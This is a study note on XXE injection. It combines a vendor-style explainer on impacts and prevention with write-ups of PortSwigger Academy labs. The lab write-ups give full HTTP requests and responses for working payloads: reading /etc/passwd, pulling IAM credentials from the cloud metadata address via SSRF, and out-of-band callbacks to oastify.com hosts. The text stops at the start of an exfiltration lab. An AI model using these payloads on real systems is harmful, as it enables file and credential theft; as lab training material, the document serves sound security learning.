XXE Vulnerability

xml injection ≠ XXE

What Is XXE (XML External Entity)?

XML external entity injection (XXE) is a security vulnerability that allows a threat actor to inject unsafe XML entities into a web application that processes XML data.
Threat actors that successfully exploit XXE vulnerabilities can interact with systems the application can access, view files on the server, and in some cases, perform remote code execution (RCE).

XXE vulnerabilities are caused by XML parsers that are outdated or not properly configured. In theory, it is easy to prevent by setting XML parser configuration to disallow custom document type definitions (DTD).

However, in practice, web applications can contain a large number of components, each of which might include an XML parser. It is difficult to ascertain which parts of the application process XML, and in some cases, application owners have no access to the configuration of the XML parser used by specific components.

What Is the Impact of XXE Attacks?

Here are common consequences of XXE attacks:

- **Disclosing local files**—threat actors can disclose files containing sensitive data, like passwords, using file: schemes or relative paths in the system identifier.
- **Expanding the attack**—XXE attacks rely on the application that processes the XML document. Threat actors can use this trusted application to move to different internal systems.


- **Remote code execution—**if the XML processor library is vulnerable to client-side memory corruption, a threat actor can dereference a malicious URI to allow arbitrary code execution under the application account.
- **Impacting application availability—**some XML attacks might allow actors to access local resources that do not stop returning data. If too many processes or threads are not released, it can negatively impact application availability.

XXE Attack Example

XML files might contain document type definitions (DTDs) that allow defining and consuming XML entities. It is possible to define external entities using URIs. The XML parser will process this URI and add the resulting content into an XML document.


For example, an attacker can make the following request using a URI that points to a sensitive file on the server. If the XML parser is configured to process external entities, the web server will return the contents of that file.

Request



```
POST http://example.com/xml HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE external [
  <!ELEMENT external ANY>
  <!ENTITY xxe SYSTEM
  "file:///etc/system.d">
]>
<external>
  &xxe;
</external>
```

Response


```
HTTP/1.0 200 OK
[Unit]
Description=NGINX HTTP server
After=syslog.target network.target remote-fs.target nss-lookup.target
[Service]
Type=forking
PIDFile=/run/nginx.pid
ExecStartPre=/usr/sbin/nginx -t
(...)
```

What Are the Types of XXE Payloads?

There are several types of XML external entity attacks:

XXE Exploit to Retrieve Files

An XXE attack can retrieve an arbitrary file from the target server's filesystem by modifying the submitted XML. The attacker introduces a DOCTYPE element defining an external entity that contains a path to the file. The attacker then edits the XML data value in the response.

XXE Exploit to Perform SSRF

Attackers can use an XXE attack to perform server-side request forgery (SSRF), inducing the application to make requests to malicious URLs. This attack involves defining an external entity with the target URL and using the entity in the response's data value. It allows the attacker to view responses from the URL in an application's response, enabling interaction with the back end. In some cases, the attacker can only perform a blind SSRG attack and cause damage without viewing the response.

Blind XXE Exploit to Exfiltrate Data

XXE vulnerabilities are often blind, meaning that the application doesn't return any values of external entities. Attackers cannot directly retrieve server-side files but can still detect and exploit blind XXE vulnerabilities with advanced methods like out-of-band data exfiltration or triggering an XML parsing error to disclose sensitive information.

Blind XXE Exploit to Generate Error Messages

One way to exploit blind XXE vulnerabilities is to trigger parsing errors to generate an error message containing sensitive data. This approach is effective for applications that return a resulting error message in their response. Attackers can perform a blind XXE exploit by using malicious external DTDs to trigger an error message revealing the password file's contents.

A malicious DTD can define a "file" XML parameter entity containing the password file contents. It also defines an evaluation entity with a dynamic declaration of an "error" entity, enabling an evaluation using a decoy file. The evaluation entity triggers the declaration of the "error" entity. It attempts to load a nonexistent file to evaluate its value, resulting in an error message revealing the nonexistent decoy file's name.


XXE Prevention Best Practices

Here are popular XXE injections prevention techniques:

Manual XXE Prevention

You can prevent vulnerabilities in entities outside of XML by configuring the XML parser to disallow custom DTDs. Since applications rarely require DTD, there are very few functional trade-offs. However, every parser in each programming language comes with its own requirements for setting this parameter. As a result, a project containing several analyses might require manually configuring each solver correctly.

Here is how you can define features using an Apache XML project:



```
factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
```

Note that different parsers come with different function names and characteristics. Check the documentation or the OWASP XXE cheat sheet when setting this configuration.

Disabling DTD Support

External DTDs are meant for use by trustworthy parties, but threat actors often exploit this legacy feature to attack web applications. You can disable DTD to prevent XXE attacks. However, if you cannot disable DTDs, you can still mitigate this risk by disabling the external entity functionality.

Application Server Instrumentation

Application server instrumentation technology injects checkpoints into specific code components to monitor the flow of executions at runtime. It works like a detective security sensor inside the server, offering real-time visibility into application schema and data for each request.

You can implement application server instrumentation using runtime application self protection (RASP) to add personalized protection for applications and interactive application security testing (IAST) to find vulnerabilities during execution.

Since the XML parser can be part of the application's third-party code, you might miss some application parsers and endpoints, and manual configuration can be risky. Instrumentation helps eliminate the manual validation process by automating XXE prevention.

Instrumentation technology can automatically monitor key classes involved in XML processing and identify external DTDs activity. It can prevent external code execution, limiting the execution time of specific requests to minimize DoS attacks. It can also look for critical vulnerabilities.

XXE Protection with Imperva

Imperva provides two security products that are capable of blocking and mitigating XXE attacks:

- Web Application Firewall (WAF) prevents attacks with world-class analysis of web traffic to your applications. Malicious payloads from XXE attacks will primarily be
blocked based on a negative security model (e.g. payload signatures).
With WAF Gateway, the payloads can also be blocked when applying a positive security model (e.g. profiling).
- Runtime Application Self-Protection (RASP) offers real-time attack detection and prevention from your application
runtime environment. With RASP, the execution of malicious payloads will be blocked, whether through the network security module or through the OS-command module.

Imperva also provides comprehensive digital security for applications, APIs, and microservices:

API Security—Automated
API protection ensures your API endpoints are protected as they are published, shielding your applications from exploitation.


Advanced Bot Protection—Prevent
business logic attacks from all access points—websites, mobile apps and APIs. Gain seamless visibility and control over bot traffic to stop online fraud through account takeover or competitive price scraping.

DDoS Protection—Block
attack traffic at the edge to ensure business continuity with guaranteed uptime and no performance impact. Secure your on premises or cloud-based assets – whether you're hosted in AWS, Microsoft Azure, or Google Public Cloud.

Attack Analytics—Ensures
complete visibility with machine learning and domain expertise across the application security stack to reveal patterns in the noise and detect application attacks, enabling you to isolate and prevent attack campaigns.

Client-Side Protection—Gain visibility and control over third-party JavaScript code to reduce the risk of supply chain fraud, prevent data breaches, and client-side attacks.

Lab: Exploiting XXE using external entities to retrieve files




```
y-academy.net/product?productId=1
Content-Type: application/xml
Content-Length: 188
Origin:
https://0a6a00a003cf08458012b88a00d400f1.web-securit
y-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>

  <!DOCTYPE xxe [ <!ENTITY writer SYSTEM
  "file:///etc/passwd">]>

  <stockCheck>

    <productId>
      &writer;
    </productId>
    <storeId>
      3
    </storeId>
  </stockCheck>
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2338

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/
nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/
lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/
nologin
```

```
<!DOCTYPE xxe [ <!ENTITY writer SYSTEM "file:///etc/passwd">]>
```

Lab: Exploiting XXE to perform SSRF attacks

Given : `http://169.254.169.254` <≤= Magic ip "used to gain meta data of cloud service"




```
y-academy.net/product?productId=1
Content-Type: application/xml
Content-Length: 236
Origin:
https://0af100730444ba89800f4e310068008b.web-securit
y-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>

    <!DOCTYPE xxe [ <!ENTITY writer SYSTEM
    "http://169.254.169.254/latest/meta-data/iam/se
    curity-credentials/admin">]>

    <stockCheck>
        <productId>
            &writer;
        </productId>
        <storeId>
            2
        </storeId>
    </stockCheck>
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 552

"Invalid product ID: {
"Code":"Success",
"LastUpdated":"2025-02-07T12:03:15.262965158Z",
"Type":"AWS-HMAC",
"AccessKeyId":"ag4W2xaTumcXcbk9lKNN",
"SecretAccessKey":
"Hb8N1Y9GWd9ooW6AwIW0XWEnsuYQhGVDJvmDqAk1",
"Token":
"UuRkdgbDi1rnuekzympIUXWwftisnjqD61r0oj68ek23chLUSLK
oruqA34b39sdRsO0y6QgTNYKtIoystdcwIFdHV8OZK7dBKDgM4bX
pJcjQo04Tu1O7oZR7J4mtwnF2Jfy78SiqfP36T1rjfXqMU4M1jOL
UhzNwAezSn1EIx7U3yotMzh3ufyXoXMkdqy0585kfsm6NCYJqoZ0
1aUP2kHjKEILHi5Nxs8H3jurUWqDzoS1d4i5b0tq6UQl45pEg",
"Expiration":"2031-02-06T12:03:15.262965158Z"
}"
```


```
<!DOCTYPE xxe [ <!ENTITY writer SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin">]>
```

Lab: Blind XXE with out-of-band interaction



```
Accept-Encoding: gzip, deflate, br
Referer:
https://0a8f00f0037e8b0382f02a4700e6009c.web-securit
y-academy.net/product?productId=1
Content-Type: application/xml
Content-Length: 211
Origin:
https://0a8f00f0037e8b0382f02a4700e6009c.web-securit
y-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE xxe [ <!ENTITY writer SYSTEM
    "http://8gpfln0r4iyuf7m39umbqliwzn5et4ht.oastif
    y.com">]><stockCheck>
        <productId>
            &writer;
        </productId>
        <storeId>
            2
        </storeId>
    </stockCheck>
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 20

"Invalid product ID"
```



#	Time	Type	Payload	Source IP address	Comment
1	2025-Feb-07 12:11:52.880 UTC	DNS	8gpfln0r4iyuf7m39umbqliwzn5et4ht	34.242.153.250	
2	2025-Feb-07 12:11:52.880 UTC	DNS	8gpfln0r4iyuf7m39umbqliwzn5et4ht	3.251.120.104	
3	2025-Feb-07 12:13:09.874 UTC	DNS	8gpfln0r4iyuf7m39umbqliwzn5et4ht	3.251.104.151	
4	2025-Feb-07 12:13:09.882 UTC	HTTP	8gpfln0r4iyuf7m39umbqliwzn5et4ht	34.251.122.40	


```
<!DOCTYPE xxe [ <!ENTITY writer SYSTEM "http://8gpfln0r4iyuf7m39umbqliwzn5et4ht.oastify.com">]>
```

Lab: Blind XXE with out-of-band interaction via XML parameter entities

In XML, a **parameter entity** is a type of entity that is used exclusively within the **Document Type Definition (DTD)**. Entities in XML are essentially placeholders for values, and they can be used to define reusable pieces of data or markup. Parameter entities are specifically used to define reusable components within the DTD itself, rather than in the XML document content.


Key Points About Parameter Entities:

1. **Scope**: Parameter entities are only valid within the DTD and cannot be used directly in the XML document content.
2. **Syntax**: They are defined using the `%` symbol followed by the entity name and are referenced using the `%entity_name;` syntax.
3. **Purpose**: They are typically used to modularize and reuse parts of the DTD, making it easier to maintain and extend.



```
Content-Type: application/xml
Content-Length: 219
Origin:
https://0acf00b1045ec62480073f7700e200bd.web-securit
y-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE xxe [
    <!ENTITY % hel SYSTEM
    "http://jh4qmy125tz5ginea5nmrwj70y6pugi5.oastif
    y.com">
    %hel;
    ]>
    <stockCheck>
        <productId>
            1
        </productId>
        <storeId>
            1
        </storeId>
    </stockCheck>
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 19

"XML parsing error"
```




#	Time	Type	Payload	Source IP address	Comment
1	2025-Feb-07 12:11:52.880 UTC	DNS	8gpfln0r4iyuf7m39umbqliwzn5et4ht	34.242.153.250	
2	2025-Feb-07 12:11:52.880 UTC	DNS	8gpfln0r4iyuf7m39umbqliwzn5et4ht	3.251.120.104	
3	2025-Feb-07 12:13:09.874 UTC	DNS	8gpfln0r4iyuf7m39umbqliwzn5et4ht	3.251.104.151	
4	2025-Feb-07 12:13:09.882 UTC	HTTP	8gpfln0r4iyuf7m39umbqliwzn5et4ht	34.251.122.40	
5	2025-Feb-07 12:52:01.528 UTC	DNS	jh4qmy125tz5ginea5nmrwj70y6pugi5	34.245.205.118	
6	2025-Feb-07 12:52:01.528 UTC	DNS	jh4qmy125tz5ginea5nmrwj70y6pugi5	99.80.34.110	
7	2025-Feb-07 12:52:01.563 UTC	HTTP	jh4qmy125tz5ginea5nmrwj70y6pugi5	34.253.173.2	

```
<!DOCTYPE xxe [
  <!ENTITY % hel SYSTEM "http://jh4qmy125tz5ginea5nmrwj70y6pugi5.oa
stify.com">
  %hel;
]>
```

Lab: Exploiting blind XXE to exfiltrate data using a malicious external DTD

his lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, exfiltrate the contents of the `/etc/hostname` file.

